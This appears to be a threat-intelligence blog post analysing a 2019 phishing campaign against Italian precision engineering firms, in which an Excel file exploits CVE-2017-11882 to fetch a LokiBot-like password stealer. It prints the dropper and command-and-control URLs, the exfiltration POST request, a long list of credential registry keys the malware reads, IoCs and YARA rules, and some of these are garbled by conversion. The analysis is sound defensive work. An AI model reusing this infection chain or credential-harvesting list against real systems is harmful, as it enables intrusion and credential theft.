SWEED Targeting Precision Engineering Companies in Italy

R marcoramilli.com/2019/10/28/sweed-targeting-precision-engineering-companies-in-italy

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October 28, 2019


Introduction

Today I'd like to share a quick analysis of an interesting attack targeting precision engineering companies based in Italy. Precision engineering is a very important business market in Europe, it includes developing mechanical equipment for: automotive, railways, heavy industries and military grade technology. The attacker pretended to be a customer and sent to the victim a well crafted email containing a Microsoft XLS file including real spear-parts codes, quantities and shipping addresses. A very similar attack schema to MartyMCFly campaign.

Technical Analysis

Hash	863934c1fa4378799ed0c3e353603ba0bee3a357a5c63d845fe0d7f4e- bc1a64c
Threat	Microsoft Excel Document
Brief Descrip- tion	Exploiter, Dropper and Executor targeting precision engineering companies
Ssdeep	384:janC18qmTUKhKVxbo6JpM2gwmeJxQrHwFeDtug/uND40C2D:jan-COqm4tVxE6rM2g0fO2exuxC0FD

On 2019-10-26 a well-crafted email coming from steel@vardhman.com asking for an economic proposal reached specific email boxes belonging to purchasing department of a well-known precision engineering company. Basically the attacker asks to the victims to quote the entire list of spear-parts included in an attached Excel document. The source address looks like genuine since belonging to a big company working in the textile field which frequently uses precision equipment machines in its production chain.




Attacker Spreadsheet looking real

Once the victim opens up the document it would actually see a "looking real" Microsoft Excel spreadsheet. Surprisingly the spreadsheet doesn't hold Macro code, so no weird message would appear and no weird requests for enabling macros or compatibility-mode would appear on the victim screen. Everything looks like real except for the third object included into the Excel file.

Object-3 exploiting CVE-2017-11882.

If you are familiar with CVE-2017-11882, you might notice it immediately, but if you aren't you might take a look to HERE (for the exploit generation) to HERE (for an example) and HERE (for CVE original disclosure). In a nutshell CVE-2017-11882 is a 17-year old memory corruption issue in Microsoft Office (including Office 360). When exploited successfully, it can let attackers execute remote code on a vulnerable machine—even without user interaction—after a malicious document is opened. The flaw resides within Equation Editor (EQNEDT32.EXE), a component in Microsoft Office that inserts or edits Object Linking and Embedding (OLE) objects in documents.

Once the victim opens the document apparently nothing happens but silently Object3 runs EquationEditor and exploits a memory corruption vulnerability executing code on the running host.



Equation Editor Crashes and Execute Code

The code execution implements a romantic Drop and Execute code by dropping a Windows PE file from: http[://mail.hajj.zeem.sa/wp-admin/edu/educrety.exe and by running it directly on memory exploiting fileless behavior.

Analysis of Dropped PE File

Hash	64114c398f1c14d4e840f62395ed- d9a8c43d834708f8d8fce12f8a6502b0e981
Threat	Sensitive data stealer
Brief description	Looks for stored passwords and tries to push them on command and control servers
Ssdeep	6144:htbOljxWyjJypr+QqhdJdUwcPWFNEwXh/XEVOwG6Fro:h9OXBy-oXLU7eFNEwREVOJv

The dropped PE (educrety.exe) is compiled by Microsoft Visual C++ and holds an nice icon: P. According to VT history detection the same hash has been seen with at least three different names: educrety.exe, prestezza.exe and cardsharper.exe. ExifTools shows that prestezza.exe is the original file name while the project internal name is: cardsharper.exe. Once the sample is run it harvests information from many registry keys in where vendors are used to save access credentials or access tokens. For example (or for full read RegKeys have a look to here):



educrety.exe

```
[...]
HKEY LOCAL MACHINE\Software\NCH Software\Fling\Accounts
HKEY CURRENT USER\Software\NCH Software\Fling\Accounts
HKEY LOCAL MACHINE\Software\NCH Software\ClassicFTP\FTPAccounts
HKEY_CURRENT_USER\Software\NCH Software\ClassicFTP\FTPAccounts
HKEY CURRENT USER\Software\9bis.com\KiTTY\Sessions
HKEY CURRENT USER\Software\SimonTatham\PuTTY\Sessions
HKEY LOCAL MACHINE\Software\SimonTatham\PuTTY\Sessions
HKEY_LOCAL_MACHINE\Software\9bis.com\KiTTY\Sessions
HKEY LOCAL MACHINE\SOFTWARE\Mozilla\Mozilla Thunderbird
HKEY CURRENT USER\Software\IncrediMail\Identities
HKEY LOCAL MACHINE\Software\IncrediMail\Identities
HKEY_CURRENT_USER\Software\Martin Prikryl
HKEY_LOCAL_MACHINE\Software\Martin Prikryl
HKEY_LOCAL_MACHINE\SOFTWARE\Postbox\Postbox
HKEY_LOCAL_MACHINE\SOFTWARE\Mozilla\FossaMail
HKEY CURRENT USER\Software\WinChips\UserAccounts
HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging
Subsystem\Profiles\Outlook
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\092aab115f965648
HKEY CURRENT USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\092aab115f965648
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\0a0d020000000000
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\0a0d020000000000
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\13dbb0c8aa05101a
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\13dbb0c8aa05101a
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\3517490d76624c41
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\3517490d76624c41
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\77de0b05e2a16d4f
HKEY CURRENT USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\77de0b05e2a16d4f
HKEY CURRENT USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\79e73bb51ce14d4a
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\79e73bb51ce14d4a
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\8503020000000000
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\8503020000000000
HKEY\_CURRENT\_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\8a1c49cb145d7448
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\8a1c49cb145d7448
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9207f3e0a3b11019
HKEY CURRENT USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9207f3e0a3b11019
HKEY CURRENT USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3
```

- HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3
- HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3
- HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3
- HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3
- HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3
- HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3 Email Address
- HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3
- HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3 User Name
- $\label{thm:look-profiles-outlook-profi$
- HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3 Server
- HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3
 User Name
- $\label{thm:look-profiles-outlook-profi$
- $\label{look-profiles-outlook-profiles-$
- $\label{local-condition} HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3\\ User\Name$
- HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3
- HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3
 Server
- HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3
 User Name
- $\label{thm:local_transform} HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3\ User$
- $\label{look-profiles-outlook-profiles-$
- $\label{thm:look-profiles-outlook-profi$
- $\label{look-profiles-outlook-profiles-$
- $\label{look-profiles-outlook-profiles-$
- HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3
- $\label{thm:look-profiles-outlook-profi$
- $\label{thm:look-profiles-outlook-profi$
- $\label{look-profiles-outlook-profiles-$
- $\label{local-problem} HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3\\ Password2$
- HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3
 Password2
- HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3 Password2

HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3 Password2

HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3
Password

HKEY LOCAL MACHINE\SYSTEM\CurrentControlSet\Services\crypt32

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\crypt32\DebugHeapFlags

HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3 Password

HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3 Password

 $\label{look-profiles-outlook-profiles-$

 $HKEY_CURRENT_USER\\Software\\Microsoft\\Office\\15.0\\Outlook\\Profiles\\Outlook\\ba01e474e967cd44$

 $HKEY_CURRENT_USER\\Software\\Microsoft\\Office\\15.0\\Outlook\\Profiles\\Outlook\\ba01e474e967cd44$

 $HKEY_CURRENT_USER\\Software\\Microsoft\\Office\\15.0\\Outlook\\Profiles\\Outlook\\c02ebc5353d9cd11$

HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\c02ebc5353d9cd11

 $HKEY_CURRENT_USER \setminus Software \setminus Microsoft \setminus Office \setminus 15.0 \setminus Outlook \setminus Profiles \setminus Outlook \setminus d8795 \\ abf811b0f4e \setminus Outlook \setminus Profiles \setminus Outlook \setminus Delta \setminus Outlook \setminus$

HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\d8795abf811b0f4e

 $HKEY_CURRENT_USER \setminus Software \setminus Microsoft \setminus Office \setminus 15.0 \setminus Outlook \setminus Profiles \setminus Outlook \setminus ddb0922fc50b8d42$

HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\ddb0922fc50b8d42

HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\f86ed2903a4a11cf

HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\f86ed2903a4a11cf

HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook

HKEY_CURRENT_USER\SOFTWARE\flaska.net\trojita

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\LanmanWorkstation\Parameters

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\LanmanWorkstation\Parameters\RpcCacheTime

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\DcomLaunch

HKEY LOCAL MACHINE\SYSTEM\ControlSet001\services\DcomLaunch\ObjectName

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\RpcEptMapper

[...]

Once it gets credentials it pushes them on a command and control:

http[://www.corpcougar.com/edu/Panel/five/fre.php in the following way

POST /edu/Panel/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno)

Host: www.corpcougar.com

Accept: */*

Content-Type: application/octet-stream


Content-Encoding: binary Content-Key: EEABFA Content-Length: 190

Connection: close

Network Trace

Considering the User-Agent, the net-trace and most of all the pushing path, it reminds me LokiBot Malware. "Loki Bot is a commodity malware sold on underground sites which is designed to steal private data from infected machines, and then submit that info to a command and control host via HTTP POST. This private data includes stored passwords, login credential information from Web browsers, and a variety of cryptocurrency wallets." – PhishMe.

Playing a little bit with command and control it turns out more than one Command an Control was installed on the same domain, each one owns different path and the sample I've analyzed was currently using only one path. It makes sense since VT collected different samples related to the analyzed one which would probably include different malware campaigns and different artifact names.



IndexOf C&C

ATT&CK TTP Summary

Following MITRE ATT&CK compiled according to what find.

- Initial Access: T1193 (Spearphishing Attachment)
- Execution: T1204 (User Execution)
- Defense Evasion:
 - T1107 (File Deletion deletes original file after infection)
 - T1158: Hidden Files and Directories
 - T1045: Software Packing threat comes packed/encrypted

· Credential Access:

T1003: Credential DumpingT1081: Credentials in Files

T1214: Credentials in Registry

• Collection: T1005: Data from Local System

• Exfiltration: T1002: Data Encrypted

Command and Control:

• T1043: Commonly Used Port

• T1071: Standard Application Layer Protocol

Conclusions

According to Cisco Talos (here and here) a large number of ongoing malware distribution including such notable malware as Formbook, Lokibot and Agent Tesla could be related to a singular thread actor called "SWEED". I did find many similarities including original attack vectors, used Microsoft Office Exploit, implementation of LokiBot and victims type to "SWEED" so that I believe this attack could also be attributed to the same threat actor. Moreover the used techniques and the care of the overall attack, which included a study on the victim products (you remember the real spear-parts in the excel file ?) reminds me a more recent analysis made by Fortinet so that I believe it might be attributed to the same threat actor as well as the described attack.

Finally I think "SWEED" threat actor is attacking Italian precision engineering companies. TTPs and communication schema are so close each other that it's hard to believe in fortuity.

loC

- 863934c1fa4378799ed0c3e353603ba0bee3a357a5c63d845fe0d7f4ebc1a64c (MalDoc)
- 64114c398f1c14d4e840f62395edd9a8c43d834708f8d8fce12f8a6502b0e981 (dropped)
- http[://mail.hajj.zeem.sa/wp-admin/edu/educrety.exe (dropping ulr)
- http[://www.corpcougar.com/edu/Panel/five/fre.php (C2)
- steel@vardhman.com (eMail)

Yara Rule

```
import "pe"
rule educrety {
   meta:
      description = "a - file educrety.exe"
      date = "2019-10-27"
      hash1 = "64114c398f1c14d4e840f62395edd9a8c43d834708f8d8fce12f8a6502b0e981"
   strings:
      x1 =
"C:\\xampp\\htdocs\\BuilderTest\\8fa3c458f356fcd36f352a5923691b32\\Release\\Project1.pdb"
fullword ascii
      $s2 = "prestezza.exe" fullword wide
      $s3 =
"hxikekatmipxycmzxzdzyjvjvbauhwajtoqytlpiphvdjeptultdnxoycrwnhxikekatmipxycmzxzdzyjvjvbauh
 fullword ascii
      $s4 =
"auhwajtogytlpiphydjeptultdnxoycrwnhxikekatmipxycmzxzdzyjvjybauhwajtogytlpiphydjeptultdnxo
 fullword ascii
      $s5 =
"jvjvbauhwajtoqytlpiphvdjeptultdnxoycrwnhxikekatmipxycmzxzdzyjvjvbauhwajtoqytlpiphvdjeptul
 fullword ascii
      $s6 = "cardsharper.exe" fullword wide
      $s7 =
"8BAndVNaiTqIJaSMbWPhG30nQybcZri0D73f3HId4JvZZf8QducIzH3eWmFNUKj0LLeKfMRDoLm6IYxKzu7FpJp5d
 fullword ascii
      ss8 =
"Oauylusmslgqkcklxtxksvnfn00crwnhxikekatmipxycmzxzdzyjvjvbauhwajtoqytlpiphvdjeptultdnxoy7.
(" fullword ascii
      $s9 = "Aerdaekatmipxycmzxzdzyjvjvbauhwajtoqytlpiphvdjeptultdnxoycrwnhxik" fullword
ascii
"ipxycmzxzdzyjvjvbauhwajtoqytlpiphvdjeptultdnxoycrwnhxikekatmipxycmzxzdzyjvjvbauhwajt?
py(lpiphvdjeptultdnxoycrwnhxikK" fullword ascii
      $s11 = "i,hBdXe5tAl5d+x-
yRrZn)x[kVkQt@iDxMc+zLzIz;jEjEb\"uEw'jEoHyAl2i2h@d_eDtLlGd_xAy" fullword ascii
      $s12 = "all-encompassing" fullword wide
      $s13 = "mzxzdzyjvjvbauhwajtoqytlpiphvdjept" fullword ascii
      $s14 = "ytlpiphvdjeptultdnxoycrwnhxikekatmipx" fullword ascii
      $s15 = "operator co await" fullword ascii
      s16 = "iphvd + e2t6l0d + x)ysr?n!x#k.k - t i>x6c=z)z6z*j\"j#b7u?w9j-o+ytlpi" fullword
ascii
      $s17 = "operator<=>" fullword ascii
      $s18 = "Uqipxvdj5qtul4dnhoycpwnmxhkekathiqxycmzxZnzynvjvbaujwa" fullword ascii
      $s19 =
"IYxKzu7FpJp5dYrRb3rtzDn8BAndVNaiTqIJaSMbWPhG30nQybcZri0D73f3HId4JvZZf8QducIzH3eWmFNUKj0LL
ascii
"NaiTqIJaSMbWPhG30nQybcZri0D73f3HId4JvZZf8QducIzH3eWmFNUKj0LLeKfMRDoLm6IYxKzu7FpJp5dYrRb3r
ascii
      uint16(0) == 0x5a4d and filesize < 2000KB and
      (pe.imphash() == "f9ea456264964fa19880b9033ecc9db2" or (1 of (<math>x*) or 4 of them)
)
}
rule order {
   meta:
      description = "a - file order.xlsx"
```

```
date = "2019-10-27"
      hash1 = "863934c1fa4378799ed0c3e353603ba0bee3a357a5c63d845fe0d7f4ebc1a64c"
   strings:
      $s1 = "xl/printerSettings/printerSettings1.binUT" fullword ascii
      $s2 = "xl/printerSettings/printerSettings2.binUT" fullword ascii
      $s3 = "xl/worksheets/ rels/sheet2.xml.relsUT" fullword ascii
      $s4 = "xl/worksheets/_rels/sheet1.xml.relsUT" fullword ascii
      $s5 = "[Content_Types].xmlUT" fullword ascii
      $s6 = "xl/_rels/workbook.xml.relsUT" fullword ascii
      $s7 = "xl/embeddings/oleObject1.binUT" fullword ascii
      $s8 = "xl/sharedStrings.xmlUT" fullword ascii
      $s9 = "xl/worksheets/sheet2.xmlUT" fullword ascii
      $s10 = "xl/worksheets/sheet1.xmlUT" fullword ascii
      $s11 = "xl/worksheets/sheet3.xmlUT" fullword ascii
      $s12 = "xl/drawings/vmlDrawing1.vmlUT" fullword ascii
      $s13 = "docProps/app.xmlUT" fullword ascii
      $s14 = "xl/workbook.xmlUT" fullword ascii
      $s15 = "xl/theme/theme1.xmlUT" fullword ascii
      $s16 = "docProps/core.xmlUT" fullword ascii
      $s17 = "_rels/.relsUT" fullword ascii
      $s18 = "xl/styles.xmlUT" fullword ascii
   condition:
      uint16(0) == 0x4b50 and filesize < 50KB and
      8 of them
}
```